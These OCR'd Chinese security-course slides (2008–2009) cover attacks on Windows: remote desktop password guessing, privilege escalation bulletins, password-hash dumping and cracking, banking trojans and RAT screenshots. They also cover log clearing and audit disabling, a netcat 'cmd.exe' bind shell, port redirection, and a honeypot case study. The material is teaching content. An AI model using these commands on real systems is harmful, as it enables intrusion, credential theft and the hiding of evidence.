  - 远程桌面**Web**连接**(RDWC: Remote Desktop Web Connection)**:
    - **ActiveX/COM**对象，嵌入浏览器的客户程序，通过**RDP**连接服务器





Copyright (c) 2008—2009 诸葛建伟

攻击“远程桌面”

- 寻找和探查远程桌面
  - 通过搜索引擎查找**RDWC: TSWeb\default.htm**
  - 通过**TCP 3389**端口寻找远程桌面服务
  - 非标准端口的远程桌面查找
    - **ProbeTS, TSEnum,** 终端服务管理器
- 攻击远程桌面
  - 猜测口令字
    - **TSGrinder2, TSCrack**
  - 窃听攻击
    - **RDP**加密实现缺陷**MS02-051**

Copyright (c) 2008－2009 诸葛建伟

“远程桌面”基本安全原则

- 使用强口令字
- 设置帐户锁定阈值(虽然对远程桌面交互式登录无效)，设置登录警告
- 升级/跟进补丁
  - 服务器操作系统: 升级至**Windows Server 2003**
- 桌面操作系统: 必要时才开放“远程协助”
- “**Remote Desktop Users**”用户组
  - 使用组策略管理**RDU**用户组权限
  - 软件限制策略（限制特定用户组能够使用哪些应用程序）
- 终端服务的严格配置

Copyright (c) 2008－2009 诸葛建伟

内容

1. Windows系统查点
2. Windows系统远程攻击
3. Windows系统本地攻击
4. 案例演示：解码一次成功的NT系统破解攻击
5. 作业4：Win2K系统被攻陷加入僵尸网络

Copyright (c) 2008－2009 诸葛建伟

Windows本地攻击

- 本地权限提升(特权提升)
  - 破解本地安全漏洞
  - 破解口令字
- 窃取敏感信息
- 掩踪灭迹
- 远程控制和后门

Copyright (c) 2008－2009 诸葛建伟

破解漏洞进行本地权限提升

- Guest → Administrator
- getadmin系列
  - 针对NT4的权限提升攻击工具
  - 基本技术：“DLL注入”
- 假造LPC端口请求: MS00-003
- 命名管道预知: MS00-053
- NetDDE服务漏洞: MS01-007
- Windows调试器攻击: MS03-013

Copyright (c) 2008－2009 诸葛建伟

破解漏洞进行本地权限提升(2)

- *MS08-066 - Microsoft 辅助功能驱动程序中的漏洞可能允许特权提升 (956803)* : ***MilW0rm***
- MS08-064 - 虚拟地址描述符操作中的漏洞可能允许特权提升 (956841)
- MS08-061 - Windows 内核中的漏洞可能允许特权提升 (954211)
- MS08-040 - Microsoft SQL Server 中的漏洞可能允许特权提升 (941203)
- MS08-039 - Outlook Web Access for Exchange Server 中的漏洞可能允许特权提升 (953747)
- MS08-034 - WINS 中的漏洞可能允许特权提升 (948745)
- *MS08-025 - Windows 内核中的漏洞可能允许特权提升 (941693)* : ***MilW0rm***
- MS08-005 - Internet Information Services 中的漏洞可能允许特权提升 (942831)
- MS08-002 - LSASS 中的漏洞可能允许本地特权提升 (943485)
- MS07-067 - Macrovision 驱动程序中的漏洞可能允许本地特权提升 (944653)
- MS07-066 - Windows 内核中的漏洞可能允许特权提升 (943078)
- MS07-022: Windows 内核中的漏洞可能允许特权提升 (931784)

Copyright (c) 2008－2009 诸葛建伟

破解漏洞进行本地权限提升(3)

- MS07-007: Windows 图像捕获服务中的漏洞可能允许特权提升 (927802)
- MS07-006: Windows Shell 中的漏洞可能允许特权提升 (928255)
- MS06-075: Windows 中的漏洞可能允许特权提升 (926255)
- *MS06-049: Windows 内核中的漏洞可能导致特权提升 (920958)* : MilW0rm
- *MS06-030: 服务器消息块中的漏洞可能允许特权提升 (914389)* : MilW0rm
- *MS06-011: 许可的 Windows 服务 DACL 可能导致特权提升 (914798)* : MilW0rm
- *MS05-055: Windows 内核中的漏洞可能允许特权提升 (908523)* : MilW0rm
- MS05-047: 即插即用中的漏洞可能允许远程执行代码和特权提升 (905749)
- MS05-039: 即插即用中的漏洞可能允许远程执行代码和特权提升 (899588)
- MS05-028: Web 客户端服务中的漏洞可能允许特权提升 (896426)
- *MS05-018: Windows 内核的漏洞可能允许特权提升和拒绝服务 (890859)* : MilW0rm
- MS04-044: Windows 内核和 LSASS 中的漏洞可能允许特权提升 (885835)

Copyright (c) 2008－2009 诸葛建伟

获取口令字密文

- 口令字密文位置
  - **NT4**之前：**SAM**安全帐户管理器
    - **%systemroot%\system32\config\SAM**
    - 操作系统运行期间锁定，即使**Admin**帐户也不能随意查看和修改
  - **Windows 2000/XP/2003:** 活动目录
    - **%windir%\WindowsDS\ntds.dit**
    - 默认大小**10MB**，加密格式
- 获取口令字密文的基本套路
  - 另一操作系统启动－拷贝密文文件：物理访问
  - 硬盘修复工具包**rdisk**创建**SAM**备份文件拷贝**: rdisk /s-**
  - 窃听**Windows**系统身份验证过程 **(**网络监听**LanMan**密文**)**
  - 直接从**SAM**文件或活动目录直接提取口令字密文

Copyright (c) 2008－2009 诸葛建伟

直接提取口令字密文

- **pwdump (Jeremy Allison): 最早针对NT4 SAM直接提取口令字密文**
  - 要求**admin**权限
- **NT4 SP2增强策略: SYSKEY机制**
  - **pwdump2(Todd Sabin): DLL注入方法将本身代码加载到另一高优先级进程空间**
  - 要求**admin**权限, **samdump.dll**库文件
- **Windows 2000/XP/2003: 活动目录**
  - **pwdump2**的改进版本
- **pwdump3e改进版本: 通过SMB远程提取口令字密文**


Copyright (c) 2008－2009 诸葛建伟

破解口令字

- **L0phtcrack工具**
  - 多种导入**SAM**数据方式: 本地注册表、原始**SAM**文件、**SAM**备份文件、网络监听口令字密文、**L0phtcrack**数据文件、**pwdumpX**输出文件
  - 字典破解、蛮力破解、混合式破解
  - 分布式破解: 并行破解
  - **LanMan**密文破解: 最早被破解
- **John the Ripper**
  - 免费
  - 破解**Unix/Linux**、**Window LanMan**口令字
  - 缺陷：只能破解**LanMan**密文

Copyright (c) 2008－2009 诸葛建伟

pwdump & L0phtcrack



Copyright (c) 2008—2009 诸葛建伟

窃取敏感信息-登录口令

- **LSADump**
  - **LSA Secrets**将登录其他系统的资料未经加密存放在本地系统.
    - 某些服务帐户的明文口令字
    - 最新**10**位用户的口令字密文缓存
    - **FTP**、**Web**用户明文口令字
    - **Remote Access Service**拨号帐户名字和口令字
    - 用来访问域控制器的计算机帐户口令字
  - **lsadump2**利用**DLL**注入提取**LSA Secrets**内容
- 查看登录信息缓存区
  - **10**个最近登录用户的口令字密文: **HKLM\SECURITY\CACHE\NL$n**
  - **CacheDump, cachebf**

Copyright (c) 2008－2009 诸葛建伟

窃取敏感信息-用户数据

- 用户文件－文件搜索
  - **find工具：find “password” *.txt**
  - **findstr**
  - **grep: Windows Resource Kit**
- 用户输入
  - 键击记录器: **keylogger (IKS, …)**
  - 抓屏监控: 网银木马
  - **GINA木马:** 木马化登录界面，窃取登录用户密码
    - **FakeGINA**
- 用户程序信息：软件**License, QQ/**网络游戏“信封”, …
  - 盗号木马
- 网络交换信息：明文密码等
  - **snort/Snifferpro/tshark, fsniff/dsnif**

Copyright (c) 2008－2009 诸葛建伟

网银大盗生成器


网银大盗2008
网银大盗2008
基本选项
中国工商银行
广东发展银行
中国农业银行
深圳发展银行
中国建设银行
招商银行
中国民生银行
兴业银行
上海浦东发展银行
支付宝财付通
高级设置
隐藏进程
超强穿防火墙
证书付件发送
是否加壳生成
感染u盘
收信设置
FTP地址:
用户名:
生成
帮助
注册

工行网银盗号木马


Microsoft Internet Explorer
伪装页面与真实WINDOWS XP操作系统的IE浏览器界面有明显不同，真实按钮为蓝底。
个人网上银行用户登录
请输入注册卡号/登陆ID：
1234567890123456
请输入登陆密码：
请输入右侧显示的验证码：
4230
4230
存折版登录
银证通登录
网上银行自助注册
手机银行自助注册
自助注册国际卡密码重置
热点问题
工行论坛
安全提示
动态演示
重要提示
如果您是第一次在本计算机上使用网上银行，请按照 系统设置指南 进行必要的设置。
伪装的用户登陆界面，屏幕右下角的“锁头”标志模糊不清，与真正的标志差别较大。
Internet


Windows掩踪灭迹

- 关闭审计功能
  - 查看目标系统的审计策略
  - 管理审计功能: **Resource Kit**中的**auditpol**
  - **auditpol /disable**
  - 干完坏事后 **auditpol /enable**恢复审计功能
- 清理事件日志
  - **elsave**工具—清除事件日志
  - **elsave -s \\HOST -l “Security” –C**

Copyright (c) 2008—2009 诸葛建伟

Windows掩踪灭迹(2)

- 隐藏文件
  - 隐藏属性: **attrib +h <dir>**
  - **NTFS**文件流
    - 隐藏：**cp <file> HOSTFILE:<stream>**
    - 提取：**cp HOSTFILE:<stream> <file>**
  - **Rootkit-**进阶课程**10:** 恶意代码基础知识与分析方法
- 隐藏文件防范措施
  - 修改资源浏览器配置，查看所有资源




Copyright (c) 2008—2009 诸葛建伟

Windows远程控制和后门

- 命令行远程控制
  - **TCP/IP瑞士军刀-netcat**
    - 服务器端(目标主机): **nc -L -d -e cmd.exe -p PORT**
    - 客户端(攻击机): **nc HOST PORT**
  - **通过SMB服务-psexec**
    - **psexec \\HOST -u admin_user -p pass comm**
- 图形化远程控制
  - **Windows远程桌面-TCP 3389**
  - **VNC: 服务器端WinVNC, 服务器端VNCViewer**
  - 商业软件: **RemoteAdmin, PCAnywhere**
  - 国产软件: 冰河、灰鸽子

Copyright (c) 2008－2009 诸葛建伟

灰鸽子


灰格子远程控制 [小黑专版] 59.57.132.169,192.168.181.1,192.168.159.1
文件(F) 设置(G) 工具(T) 帮助(H)
自动上线
捕获屏幕
视频语音
Telnet
配置服务程序
最小化
退出
当前连接：58.48.95.200-湖北省武
电脑名称：ZX911
连接密码：
保存
搜索内容：
小黑上线主机
搜索结果：显示搜索结果
搜索
文件管理器
远程控制命令
注册表编辑器
命令广播
小黑目录浏览
我的电脑
小黑上线主机
QQ：76176466
11.4
3322保护每步机的马
2008.1.8
小黑鸡场3
小黑养鸡场
1433
58.48.95.200-湖北省武汉市
自动上线主机
2008.1
3322 ---2008.2.23免杀
查看
名称
大小(字节)
修改日期
读取文件列表命令发送成功!
文件列表读取完毕. 18:54:31
QQ: 76176466
500个对象
当前路径：C:\WINDOWS\Help\
自动上线：1693台

Windows远程控制和后门(2)

- 端口重定向-绕过防火墙过滤
  - **fpipe: TCP源端口转发/重定向工具**
  - **fpipe -v -l 53 -r 23 HOST**
  - **将TCP 53端口上的通信转发给23端口telnet**
  - 可以指定源端口
- 后门藏身之地: **ASEP**—自启动扩展点
  - 注册表启动项
  - **HKLM\SOFTWARE\Microsoft\Window\CurrentVersion\Run, RunOnce …**
  - 启动子目录
  - …

Copyright (c) 2008—2009 诸葛建伟

内容

1. Windows系统查点
2. Windows系统远程攻击
3. Windows系统本地攻击
4. 案例演示：解码一次成功的NT系统破解攻击
5. 作业4：Win2K系统被攻陷加入僵尸网络

Copyright (c) 2008－2009 诸葛建伟

案例演示:
解码一次成功的NT系统破解攻击

- 难度等级：中级
- 案例设计者: **rfp(Rain Forest Puppy <rfp@wiretrip.net>)**和一个被诱骗的攻击者?
- 案例分析内容：
  - **2001**年**2**月**4**日，来自**213.116.251.162**的攻击者成功攻陷了蜜罐主机**172.16.1.106**（主机名为：**lab.wiretrip.net**）
  - 这是一次非常典型的针对**NT**系统的攻击，而且我们有理由相信攻击者最终识别了蜜罐主机，因此这将是一个非常有趣的案例分析挑战。
  - 你的分析数据源只有包含整个攻击过程的二进制记录文件，而你的任务就是从这个文件中提取并分析攻击的全部过程。

Copyright (c) 2008－2009 诸葛建伟

案例演示: (问题)
解码一次成功的NT系统破解攻击

- **1.** 攻击者使用了什么破解工具进行攻击?
- **2.** 攻击者如何使用这个破解工具进入并控制了系统?
- **3.** 当攻击者获得系统的访问权后做了什么?
- **4.** 我们如何防止这样的攻击?
- **5.** 你觉得攻击者是否警觉了他的目标是一台蜜罐主机? 如果是, 为什么?
- **6.** 对攻击者或攻击工具进行进一步追踪, 查明来源。

Copyright (c) 2008—2009 诸葛建伟

辅助工具

- **Snort**
  - 产生的**alert**报警文件
    - **snort –r snort-0204@0117.log –h 172.16.1.106 –l ./log –c snort.conf**
  - 会话重组
    - **snort_session.conf**
    - **log tcp any any <> any any (sid:1000001; session: printable;)**
- **Nstreams**
  - 给出网络流列表, 作为分析参考
  - **# nstreams -f snort-0204@0117.log > nstreams.txt**
- **Wireshark**
  - 网络会话列表和视图
  - **TCP**流重组
  - 查看**packet**的**capture time,** 构建攻击场景的时间线

Copyright (c) 2008－2009 诸葛建伟

Snort报警信息列表

- 27 [**] [119:18:1] (http_inspect) WEBROOT DIRECTORY TRAVERSAL [**] ######
  Web目录遍历报警
- 1 [**] [1:1201:7] ATTACK-RESPONSES 403 Forbidden [**]
  Web 403访问限制错误消息
- 128[**] [1:1023:13] WEB-IIS msadcs.dll access [**]
  msadcs.dll访问，该DLL为MDAC RDS控件服务程序，存在已知的安全漏洞。
- 64 [**] [1:1970:14] WEB-IIS MDAC Content-Type overflow attempt [**]
  MDAC溢出攻击尝试。
- 2 [**] [1:1002:8] WEB-IIS cmd.exe access [**]
  cmd.exe 远程shell访问
- 1 [**] [1:1062:6] WEB-MISC nc.exe attempt [**]
  nc.exe后门程序访问
- 92 [**] [1:1292:9] ATTACK-RESPONSES directory listing [**] ######
  目录列举
- 2 [**] [1:466:5] ICMP L3retriever Ping [**]
  Ping探测


Copyright (c) 2008－2009 诸葛建伟

Nstream网络流列表提取

